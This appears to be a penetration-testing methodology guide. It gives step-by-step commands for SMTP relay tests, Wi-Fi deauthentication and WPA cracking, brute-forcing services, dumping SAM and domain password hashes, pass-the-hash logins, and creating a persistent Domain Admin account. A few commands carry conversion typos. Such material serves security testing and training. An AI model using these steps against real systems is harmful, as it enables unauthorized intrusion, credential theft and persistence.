Email Security Testing

Email Header Analysis

Email headers are collected and analyzed using the MXToolbox Header Analyzer.

If internal IP addresses are leaked, this information is noted for further investigation.

Spoofed Email Access Testing

Test if the email server accepts emails from its own domain:

```
telnet companymx 25
```

```
ehlo
```

```
mail from: test@company.com
```

```
rcpt to: test@company.com
```

Relay Testing:

```
telnet companymx 25
```

```
ehlo
```

```
mail from: test@test.com
```

```
rcpt to: test@test.com.tr
```

If "relay denied" is not returned, the relay is open and may be exploited.

Email Server Vulnerability Testing

Identify the email server version and check for vulnerabilities using Nessus.

Perform high-volume spam email testing via a locally configured Postfix server on Kali.

Send malicious attachments, such as PDFs containing embedded malware, for analysis.

Test sending large files to evaluate potential vulnerabilities.

Email Account Password Testing

Determine if POP3 (110, 995), IMAP (143, 993), and HTTP(S) (80, 443) ports are open.

If POP3 or IMAP is open, conduct brute-force attacks using Hydra.

For Exchange OWA authentication, use Metasploit's owa_login module.

Perform brute-force testing on web-based logins using Burp Suite or ZAP Proxy.

Generate password lists using Cupp or Crunch.

Email Server Malware Testing

Create a malicious PDF using SET (Social Engineering Toolkit) and send it to a test email address within the organization.

Blacklist Checks

Verify if the corporate domain is blacklisted using MXToolbox Blacklist Checker.

Mapping Exposed Systems on the Internet

Identifying Publicly Exposed Services

Use Nmap or Nessus to scan and identify publicly accessible services.

Testing Service Vulnerabilities

Conduct vulnerability scans using Nmap and Nessus.

Exploit identified vulnerabilities using appropriate tools.

Brute-force Attacks on Services

Perform brute-force attacks using Hydra, Metasploit, Burp Suite, or ZAP Proxy.

Identifying Corporate Employees

Gather employee information via LinkedIn or the corporate website.

Corporate Website and Application Testing

Perform security assessments on publicly available corporate websites using:

Acunetix, [Dirb](#), [wfuzz](#), [Arachni](#), [Nikto](#), [commix](#), [sqlmap](#), [Fimap](#), [Brutex](#), [davtest](#), [wpsscan](#) (for WordPress-based sites)

Internal Network Security Testing

Internal Network Information Gathering

Identifying Domain Controller and DNS Server

The first step upon connecting to the corporate network is identifying the DNS server. If the organization uses a Microsoft domain infrastructure, the domain server must have the DNS role installed, meaning the identified DNS server is also one of the domain controllers.

Running the nslookup command will return the DNS server response.

Identifying Network Systems

Use Nmap to determine the operating systems of network assets, application versions, running services, and open ports.

Identifying Roles of Systems and Devices

Using Nmap, analyze port and service information to determine system roles.

For Microsoft systems, use Metasploit to identify system details:

```
msfconsole
```

```
use auxiliary/scanner/smb/smb_version This module scans SMB ports to identify the operating system and domain or workgroup information of Microsoft servers and workstations.
```

Wireless Network Test

Connect the wireless network device to Kali Linux.

Check the wireless network hardware using the **iwconfig** command.

Set the device to monitor mode with the command **airmon-ng start wlan0**. Terminate any active services using the kill command.

Use **airodump-ng wlan0mon** to identify the SSID, encryption type, and clients connected to wireless networks.

```

To capture traffic from a specific Wi-Fi network, specify its BSSID.

Use the following command to dump the traffic:

```
airodump-ng --bssid xx:xx:xx:xx:xx:xx -w /root/Desktop/csu_wifi wlan0mon
```

A deauthentication packet is sent to force the target user to disconnect from the wireless network, prompting them to reconnect.

The following command is used to send the deauthentication packet:

```
aireplay-ng -a xx:xx:xx:xx:xx:xx wlan0mon -O 0 -c xy:xy:xy:xy:xy:xy
```

Cracking the Password:

After the deauthentication attack, when the client reconnects, the airodump-ng screen will display a **"WPA Handshake"** message, indicating that the handshake packet has been captured.

Stop the dump process and perform a brute-force attack on the captured .cap file.

Use the following command to attempt password cracking:

```
aircrack-ng /root/Desktop/csu_wifi-01.cap -w /root/Desktop/rockyou.txt
```

Vulnerability Scanning

Identified services and systems are tested for vulnerabilities.

A vulnerability scan is performed using **Nessus**.

Vulnerabilities detected by Nessus are exploited using **Metasploit** or **Core Impact** to gain system access.

Penetration (Exploitation)

Obtaining a Domain User Account

One of the most critical aspects of a penetration test is obtaining a **domain user account**. If a domain user account is compromised, the entire **Active Directory (AD) structure** can be viewed using **AD Explorer**, as all domain users have read access to the **Domain Controller (DC)**.

Method 1: Using Cain & Abel

Man-in-the-Middle (MITM) Attack:

Intercept network traffic between users and the **gateway**.

Capture **cleartext** or **hashed** credentials when domain users authenticate to the **Domain Controller** or **email server**.

Method 2: Extracting Credentials from Network Printers

Some printers are configured with **email-sending privileges**, requiring authentication with **domain credentials**.

If access to the printer's configuration panel is obtained, check for stored domain credentials.

For hidden passwords, set up a **local LDAP server** on an attack machine and configure the printer to authenticate against it.

When the printer attempts **LDAP authentication**, it will send **cleartext credentials** to the attacker's machine.

Method 3: Searching for Exposed Network Shares

Publicly accessible **network shares** may contain stored credentials.

The following **Metasploit** module can be used:

```
use auxiliary/scanner/smb/smb_enumshares
set SpiderShares true # Enables access to subdirectories
set ShowFiles true # Lists available files
```

Method 4: Brute-Forcing Domain Accounts

Weak passwords can be cracked using a **brute-force attack**.

The following **Metasploit** module is used:

```
use auxiliary/scanner/smb/smb_login
```

Once a **domain user account** is obtained, launch **AD Explorer** and connect to the **Domain Controller** using the captured **IP address, username, and password** to analyze the domain structure.

Domain users have read access to the **SYSVOL** directory, which contains Group Policy Objects (GPOs).

Credentials may be stored in **GPO files** and can be extracted using the following **Metasploit** module:

```
use auxiliary/scanner/smb/smb_enum_gpp
```

If a **process migration** to a domain user session is successful, the **password policy** of the domain can be checked using:

```
net accounts /domain
```

Testing a User's Workstation

Request a **corporate-issued** computer that is part of the domain.

Check **BIOS settings** to see if a password is set.

If booting is allowed, start the machine using a **bootable Kali Linux USB drive**.

Extract **local Windows password hashes** using the following commands:

```
# mkdir -p /mnt/sda1
```

```
# mount /dev/sda1 /mnt/sda1
```

```
# bkhive /mnt/sda1/Windows/System32/config/SYSTEM /tmp/saved-syskey.txt
```

```
# samdump2 /mnt/sda1/Windows/System32/config/SAM /tmp/saved-syskey.txt > /tmp/ hashes.txt
```

Once the **hashes** are extracted, use them in an **SMB login attack** to attempt authentication.

Brute-Force Attacks on Services Using Default Credentials

After identifying open ports and services using **Nmap**, a brute-force attack is conducted on the following services using default username and password combinations. A list of default credentials can be found at: <https://github.com/danielmiessler/SecLists/tree/master/Passwords>

Brute-force attacks can be carried out using tools such as **Hydra**, **Patator**, **Burp Suite**, **ZAP Proxy**, or **Metasploit modules**.

Targeted Services:

- **Telnet**
- **SSH**
- **POP3**
- **IMAP**
- **FTP**
- **MySQL**
- **MSSQL**
- **Oracle**
- **HTTP(S)**

Privilege Escalation on a Compromised System

Once access to a system is gained through an exploit, the following steps are taken to escalate privileges and extract credentials:

sysinfo – Retrieve system information.

getuid – Check the current privilege level.

ps – List running processes.

load kiwi – Load the Kiwi module for credential extraction.

creds_all – Dump plaintext credentials from memory.

hashdump – Extract local user hashes.

run post/windows/gather/enum_... – Use **tab completion** to list available post-exploitation modules.

run post/windows/gather/credential_... – Use **tab completion** to explore credential extraction modules.

If **SQL Server** is running, use the **post/windows/gather/credentials/mssql_hashdump** module to extract database credentials.

If **Chrome** is running, use the appropriate **post-exploitation module** to extract stored credentials.

Once credentials or hashes are obtained, attempt authentication using the following Metasploit module:

use auxiliary/scanner/smb/smb_login

If the compromised credentials belong to a **domain account**, check which servers the account can access.

If only **local hashes or credentials** are obtained, check where they are reused across the network.

If no further access is gained, perform **brute-force attacks** using the captured credentials against **Domain Admin** or **local administrator** accounts.

If authentication is successful using **SMB Login**, execute the following Metasploit module to gain a Meterpreter shell on the target system:

```
use exploit/windows/smb/psexec
```

If the compromised machine is part of a **domain**, use the **ps** command to check for logged-in **domain users**. Then, migrate to their session and gather information about the domain:

```
net users /domain # List all domain users
```

```
net group "Domain Admins" /domain # List Domain Admins
```

```
net group "Organization Management" /domain # List Exchange Administrators
```

If an **Administrator**-level session is obtained, create a persistent domain account with the following commands:

```
net user security_test password /add /domain
```

```
net group "Domain Admins" security_test /add /domain
```

If **Microsoft Exchange** is present, add the compromised account to the **Exchange Organization Management** group for administrative access:

```
net group "Organization Management" security_test /add /domain
```

Compromising the Domain Controller

If **Domain Admin** privileges are obtained or the user account is added to the **Domain Admins** group, or if a vulnerability in the **Domain Controller** is exploited, the first priority is to dump all domain user password hashes.

Use the **Psexec** module to establish a Meterpreter session:

```
use exploit/windows/smb/psexec
```

Dump all **domain user password hashes** using:

```
run post/windows/gather/credentials/domain_hashdump
```

Save all captured hashes in an **Excel file**, then use the "Text to Columns" feature to split the data at ":" separators.

Create a **pivot table** to identify common password hashes.

Use **Hashcat** to crack the most frequently used hashes first.

Compromising the Email System

If the compromised account belongs to the "**Organization Management**" group (or an account with Exchange admin privileges is created), the next step is to gain administrative access to the **Exchange Server**.

If **RDP access** is available, log in to the **Exchange Server**.

Open the **Exchange Management Shell** and list all corporate email addresses:

```
Get-Mailbox -ResultSize:Unlimited | ft DisplayName, PrimarySmtpAddress
```

If the **Exchange Server version is 2010**, use the **Exchange Console** to view:

Email accounts, Groups, Databases, Tracking logs

If the **Exchange Server version is 2013 or 2016**, access the **Exchange Control Panel (ECP)** via:

```
https://localhost/ecp
```

If **RDP is not available**, attempt access via:

```
https://<ExchangeServerIP>/ecp
```

Bypassing Antivirus Detection

Using Pth-winexe for Pass-the-Hash (PtH) Attacks

If **local user credentials** or **NTLM hashes** are obtained and **SMB authentication** is successful across multiple servers (using `smb_login`), but **Psexec** fails to establish a **Meterpreter session**, alternative approaches are required:

Crack the NTLM hash and authenticate via **RDP**.

Use pth-winexe to perform a Pass-the-Hash (PtH) attack and log in to the target system without needing plaintext credentials.

Executing a PtH Attack with pth-winexe

The following command can be used to authenticate using a **hashed password** instead of a plaintext password:

```
pth-winexe -U 'DOMAIN\user%NTLM_HASH' //Target-IP cmd.exe
```

DOMAIN → The target machine's domain name (use `.` for local authentication).

user → The compromised username.

NTLM_HASH → The obtained NTLM hash.

Target-IP → The IP address of the target system.

```
(root@kali)~/home/snake
└─# pth-winexe
winexe version 4.21
This program may be freely redistributed under the terms of the GNU GPLv3
Usage: winexe [OPTION]... //HOST[:PORT] COMMAND
Options:
--uninstall          Uninstall winexe service after remote execution
--reinstall         Reinstall winexe service before remote execution
--runas=[DOMAIN/]USERAME%PASSWORD Run as the given user (BEWARE: this password is sent in cleartext over the network!)
--runas-file=FILE   Run as user options defined in a file
--interactive=0|1   Desktop interaction: 0 - disallow, 1 - allow. If allow, also use the --system switch (Windows requirement). Vista does not support this option.
--ostype=0|1|2     OS type: 0 - 32-bit, 1 - 64-bit, 2 - winexe will decide. Determines which version (32-bit or 64-bit) of service will be installed.

Help options:
-?, --help          Show this help message
--usage            Display brief usage message

Common Samba options:
-d, --debuglevel=DEBUGLEVEL Set debug level
--debug-stdout        Send debug output to standard output
-s, --configfile=CONFIGFILE Use alternative configuration file
--optionname=value   Set smb.conf option from command line
-l, --log-basename=LOGFILEBASE Basename for log/debug files
--leak-report        enable talloc leak reporting on exit
--leak-report-full   enable full talloc leak reporting on exit

Credential options:
-U, --user=[DOMAIN/]USERNAME[%PASSWORD] Set the network username
-N, --no-pass        Don't ask for a password
--password=STRING   Password
--pw-nt-hash        The supplied password is the NT hash
-A, --authentication-file=FILE Get the credentials from a file
--machine-pass      Use stored machine account password
-P, --simple-bind-dn=DN DN to use for a simple bind
--use-kerberos=desired|required|off Use Kerberos authentication
--use-krb5-ccache=CCACHE Credentials cache location for Kerberos
--use-winnbind-ccache Use the winbind cache for authentication
--client-protection=sign|encrypt|off Configure used protection for client connections
```

Once you have a **CMD shell** on the target system (e.g., via pth-winexe or another method), you can **create a new user** and enable **RDP access** for persistent control.

Instead of creating a new user, you can use **xfreerdp** with the captured NTLM hash to authenticate via **RDP without needing plaintext credentials**.

Installing xFreeRDP on Kali Linux

```
apt-get install freerdp-x11 -y
```

Pentest Tools

Nmap

Nmap is one of the most widely used tools for **network discovery and security auditing**. It helps identify:

The **operating system** running on a target.

Applications and their **version information**.

Active services on the system.

Open ports and potential vulnerabilities.

After collecting this information, further analysis is conducted to determine **security weaknesses**.

Nmap is cross-platform and can run on **multiple operating systems**. In this case, the tests will be conducted within the **PTF (Pentest Framework) environment**.

The simplest way to scan a target is:

```
nmap <Target-IP>
```

However, Nmap provides **various scanning techniques** and **different options** to enhance its capabilities. Understanding these options allows for a **faster and more detailed analysis** of the target.

When Nmap is executed **without additional options**, it starts by **pinging** the target using **ICMP Echo** and **TCP ACK** flags.

This determines whether the target is **online**.

If no response is received, **Nmap stops scanning** (unless explicitly instructed to continue).

```
nmap 192.168.58.135
```

Scans a single IP address.

```
nmap 192.168.58.135-150
```

Scans all **IP addresses between 192.168.58.135 and 192.168.58.150**.

```
nmap -iL iplist.txt
```

Reads and scans **IP addresses from a file** (iplist.txt).

```
(root@kali)-[~/home/snake]
└─# nmap 192.168.0.122
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-30 16:22 +03
Nmap scan report for 192.168.0.122
Host is up (0.0000020s latency).
```

Understanding TCP Flags

TCP flags are used to **control connections** between a client and a server. Here are the key flags:



SYN (Synchronize) – Initiates a new connection.

ACK (Acknowledgment) – Confirms receipt of a previous message.

RST (Reset) – Terminates an unwanted connection.

FIN (Finish) – Gracefully closes a connection.

Three-Way Handshake

A complete connection is established between the target and the user, where packets are exchanged to create a connection that is logged.

The user sends a **TCP SYN** message to the target.

The target responds with a **TCP SYN/ACK** message.

The user replies with an **ACK** message.

The target accepts the connection and sends an **ACK "TCP connection is ESTABLISHED"** message.

This process is called a **three-way handshake**.

Ping Scan:

Checks if systems are responsive by sending ICMP Echo requests. This helps identify servers and clients.

```
nmap -sP 192.168.58.0/24
```

TCP SYN Scan:

This is the **default scan type**. The scan determines the port status based on the response to a **SYN packet**.

RST+ACK response → **Port is closed**.

SYN+ACK response → **Port is open**, then an **RST packet** is sent to terminate the connection before completing the handshake.

The purpose is to **avoid logging** the scan on the target system.

```
nmap -sS 192.168.58.0/24
```

TCP Connect Scan:

Completes the **three-way handshake**, meaning the scan will be **logged**.

Unlike the **SYN Scan**, if a **SYN+ACK** response is received, an **ACK** is sent to establish the connection.

```
nmap -sT 192.168.58.0/24
```

UDP Scan:

Used to analyze UDP ports.

If the response is **ICMP Port Unreachable**, the port is **closed**.

If the response is another **UDP packet**, the port is **open**.

```
nmap -sU 192.168.58.0/24
```

NULL, FIN, XMAS Scans:

All three scans work similarly.

If the response is **RST+ACK**, the port is **closed**.

If the response is **ICMP Port Unreachable**, the port is **filtered**.

If there is **no response**, the port is **open**.

NULL Scan:

Sends packets with **no flags set**.

```
nmap -sN 192.168.58.2
```

FIN Scan:

Sends packets with the **FIN flag set**.

```
nmap -sF 192.168.58.2
```

XMAS Scan:

Sends packets with multiple flags set.

```
nmap -sX 192.168.58.2
```

Nmap Options:

-Pn	# No host discovery; assumes all hosts are online.
-p	# Specify ports or port ranges (e.g., -p22, -p1-65535).
-O	# Detects the target OS based on TCP/IP behavior.
-sV	# Detects the versions of running services.
-T[1-5]	# Adjusts scan speed (1 = slowest, 5 = fastest).
-F	# Fast mode; scans fewer ports than default.
-r	# Scans ports sequentially instead of randomly.
--top-ports <N>	# Scans the top <N> most common ports.
-S <IP>	# Spoofs the source IP address.
-n / -R	# Disables/enables DNS resolution.
--dns-servers <server1[,server2]>	# Specifies custom DNS servers.
--system-dns	# Uses the system's DNS resolver.
--traceroute	# Enables traceroute.
--open	# Displays only open ports.
--packet-trace	# Shows all sent/received packets.

--script # Runs specific scripts (e.g., --script=<script_name>).
-A # Runs commonly used scripts.

Examples:

nmap -sS -F 192.168.58.2 # Scan the top 100 ports.
nmap -sS -p80 192.168.58.2 # Scan only port 80.
nmap -sS -p1-100 192.168.58.2 # Scan ports 1-100.
nmap -sS -p1,100,102 192.168.58.2 # Scan ports 1, 100, and 102.
nmap -sS --top-ports 10 192.168.58.2 # Scan the 10 most common ports.
nmap -sS -p- 192.168.58.2 # Scan all 65,535 ports.
nmap -sS -p U:53,T:22 192.168.58.2 # Scan UDP port 53 and TCP port 22.
nmap -sS -sV 192.168.58.2 # Detect service versions.
nmap -sS -O 192.168.58.2 # Detect OS.
nmap 192.168.58.0/24 --exclude 192.168.58.2,192.168.58.3 # Exclude IPs from the scan.
nmap -sS -A 192.168.58.2 # Run commonly used scripts.
nmap -sS -oN scan.txt 192.168.58.2 # Save scan results as a TXT file.
nmap -sS -oX scan.xml 192.168.58.2 # Save scan results as an XML file.
nmap -sS -oA scan 192.168.58.2 # Save scan results in all formats.
nmap -D 192.168.1.10 192.168.58.2 # Spoof scan as if from 192.168.1.10
nmap --script vuln 192.168.58.0/24 # Scan for vulnerabilities.
nmap --script=ftp-brute -p 21 192.168.58.2 # Perform a brute-force attack on FTP.
nmap --script=all 192.168.58.2 # Run all available Nmap scripts.

Nessus

Nessus is a **vulnerability scanning tool** used to identify security flaws in systems.



To install Nessus, register on Tenable's official site and download the **evaluation version** from the following link:

[Nessus Evaluation](#)



Download the appropriate installer based on the platform where Nessus will be used and proceed with the installation.

After installation, access the Nessus web interface via:

<https://localhost:8834>

After completing the installation and logging in, a new scan can be initiated by selecting **"New Scan"** and then choosing **"Basic Scan"** to start the scanning process.

After the scan is completed, **vulnerabilities** are listed. The identified vulnerabilities can then be tested using **Metasploit** or **Core Impact** to verify exploitability.

Hosts 440 Vulnerabilities 252 Remediations 4 Notes 3 History 1

CRITICAL Redis Server Unprotected by Password Authentication

Description
The Redis server running on the remote host is not protected by password authentication. A remote attacker can exploit this to gain unauthorized access to the server.

Solution
Enable the 'requirepass' directive in the redis.conf configuration file.

See Also
<https://redis.io/commands/auth>

Output

```
An unauthenticated INFO request to the Redis Server returned the following:
```

```
# Server
redis_version:6.0.20
redis_git_sha1:00000000
redis_git_dirty:0
redis_build_id:e412f869130c92fb
redis_mode:standalone
more...
```

To see debug logs, please visit individual host

Mxtoolbox

The relevant network tools can be accessed via the following link:

[MXToolbox Network Tools](#)

TheHarvester

One of the most critical pieces of information to gather about a target domain is email addresses. These addresses can be used for brute-force attacks to obtain passwords or for social engineering attacks, making them valuable intelligence for an attacker.

A simple tool can be used to collect email addresses using the following parameters.

```
(root@kali)-[/home/snake]
└─# theHarvester -h
Created default proxies.yaml at /root/.theHarvester/proxies.yaml
*****
* THE HARVESTER *
* [TheHarvester] *
* * * * *
* theHarvester 4.6.0 *
* Coded by Christian Martorella *
* Edge-Security Research *
* cmartorella@edge-security.com *
* * * * *
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-s START] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t] [-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-b SOURCE]

theHarvester is used to gather open source intelligence (OSINT) on a company or domain.

options:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Company name or domain to search.
  -l LIMIT, --limit LIMIT
                        Limit the number of search results, default=500.
  -s START, --start START
                        Start with result number X, default=0.
  -p, --proxies          Use proxies for requests, enter proxies in proxies.yaml.
  -s, --shodan           Use Shodan to query discovered hosts.
  --screenshot SCREENSHOT
                        Take screenshots of resolved domains specify output directory: --screenshot output_directory
  -v, --virtual-host     Verify host name via DNS resolution and search for virtual hosts.
  -e DNS_SERVER, --dns-server DNS_SERVER
                        DNS server to use for lookup.
  -t, --take-over        Check for takeovers.
  -r [DNS_RESOLVE], --dns-resolve [DNS_RESOLVE]
                        Perform DNS resolution on subdomains with a resolver list or passed in resolvers, default False.
  -n, --dns-lookup       Enable DNS server lookup, default False.
  -c, --dns-brute        Perform a DNS brute force on the domain.
  -f FILENAME, --filename FILENAME
```

Dirb - Web Directory Brute-Forcing Tool

Dirb is used to brute-force web applications to discover hidden or restricted directories and pages by checking for their existence.

If the web developer has hidden specific directories or files, Dirb can identify them, which can be leveraged for penetration testing.

Usage:

```
dirb <url_base> [<wordlist_file(s)>]
```

The target domain and a wordlist are specified to begin scanning.

Example:

The following command scans gmail.com using the common.txt wordlist, which contains 4,612 potential directories and pages, checking their accessibility:

```
dirb https://gmail.com /usr/share/wordlists/dirb/common.txt
```

```
(root@kali)-[/home/snake]
└─# dirb gmail.com

-----
DIRB v2.22
By The Dark Raver
-----

(!) FATAL: Invalid URL format: gmail.com/
(Use: "http://host/" or "https://host/" for SSL)
```

Nikto - Web Vulnerability Scanner

Nikto is a **free, open-source security tool** used to detect **vulnerabilities** in web applications. It is **easy to use** and provides detailed security assessments.

Features of Nikto:

Supports **SSL and HTTP proxies**.

Detects if the **application server is up to date**.

Extracts **software information** from HTTP headers.

Identifies **subdomains and directories**.

Checks for vulnerabilities using the **latest OSVDB database**.

Saves scan results in **TXT, XML, HTML, NBE, and CSV formats**.

Basic Usage:

```
nikto -h <target site or IP>
```

Help Menu:

```
./nikto -H
```

-h → Target site or IP

-nolookup → Disable DNS lookup

-list-plugins → List available plugins

-noss1 → Do not use SSL

-ssl → Force SSL usage

Tuning Options (-Tuning+):

Specifies what type of vulnerabilities to scan for:

Code	Scan Type
1	Interesting Files / Seen in Logs
2	Misconfiguration / Default Files
3	Information Disclosure
4	Injection (XSS, Script, HTML)
5	Remote File Retrieval (Inside Web Root)
6	Denial of Service
7	Remote File Retrieval (Server-Wide)
8	Command Execution / Remote Shell

Code	Scan Type
9	SQL Injection
0	File Upload
a	Authentication Bypass
b	Software Identification
c	Remote Source Inclusion
d	Web Services
e	Administrative Console
x	Reverse Tuning Options (Exclude specified types)

Additional Options:

-update → Update plugins and database from **CIRT.net**

-useproxy → Use a proxy

-Format → Specify output format

```

```

Wfuzz - Web Application Discovery and Fuzzing Tool

Wfuzz is a **web application reconnaissance tool** used to identify **directories, files, and forms** within a **target domain**.

It leverages **built-in wordlists** to detect hidden elements.

It can perform **brute-force attacks** on detected forms to attempt **authentication**.

The scan results can be **color-coded for better visualization**.

Parameter	Description
-c	Enables colorized output for better visibility.
-v	Enables verbose mode (detailed output).
-p addr	Uses a proxy (Format: ip:port:type) – Supports SOCKS4, SOCKS5 .
-l	Uses the HTTP HEAD method instead of GET.
--follow	Follows HTTP redirections .
-Z	Enables Scan Mode (Ignores connection errors).
-z payload	Defines payload type for fuzzing.
-b cookie	Uses cookies in the request (e.g., id=FUZZ&catalogue=1).
-d postdata	Uses POST data in the request. Example:

- Uses **Dirb's common.txt** wordlist.
- Replaces **FUZZ** in the URL with each word from the list.
- **Hides 404 (Not Found) responses** to focus on valid results.

```
(root@kali)-[~/home/snake]
└─# wfuzz
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****

Usage: wfuzz [options] -z payload,params <url>

FUZZ, ..., FUZZ where you put these keywords wfuzz will replace them with the values of the specified payload.
FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.

Examples:
wfuzz -c -z file,users.txt -z file,pass.txt --sc 200 http://www.site.com/log.asp?user=FUZZ&pass=FUZZ
wfuzz -c -z range,1-10 --hc=BBB http://www.site.com/FUZZ{something not there}
wfuzz --script=robots -z list,robots.txt http://www.webscantest.com/FUZZ

Type wfuzz -h for further information or --help for advanced usage.
```

Usage of Wfuzz

```
wfuzz.py [options] -z payload,params <url>
```

The keyword **FUZZ** is used as a placeholder for each payload.

If multiple payloads are needed, use **FUZZ**, **FUZZZ**, **FUZZZ**, etc.

1. Discovering Directories, Files, and Forms on a Web Server

The following command scans a **web server (192.168.58.2)** for **directories, files, and forms** using a wordlist:

```
wfuzz -c -z file,'/usr/share/wordlists/wfuzz/general/common.txt' -v --hc 404 http://192.168.58.2/FUZZ
```

-c → Enables colorized output.

-z file,<wordlist> → Uses a wordlist for fuzzing.

-v → Enables verbose mode.

--hc 404 → Hides 404 (Not Found) responses.

FUZZ → Placeholder for wordlist-based directory and file fuzzing.

2. Brute-Forcing phpMyAdmin Login Credentials

If the scan detects a **phpMyAdmin login page** at <http://192.168.152.135/phpMyAdmin/>, the following **dictionary attack** can be used:

```
wfuzz -c -z list,admin-root -z file,'/usr/share/wfuzz/wordlist/others/common_pass.txt' -v --sc 200 -b "pma_username=FUZZ&pma_password=FUZZZ" http://192.168.58.2/phpMyAdmin/
```

-z list,admin-root → Uses "admin" and "root" as **username** values.

-z file,common_pass.txt → Uses a password **wordlist**.

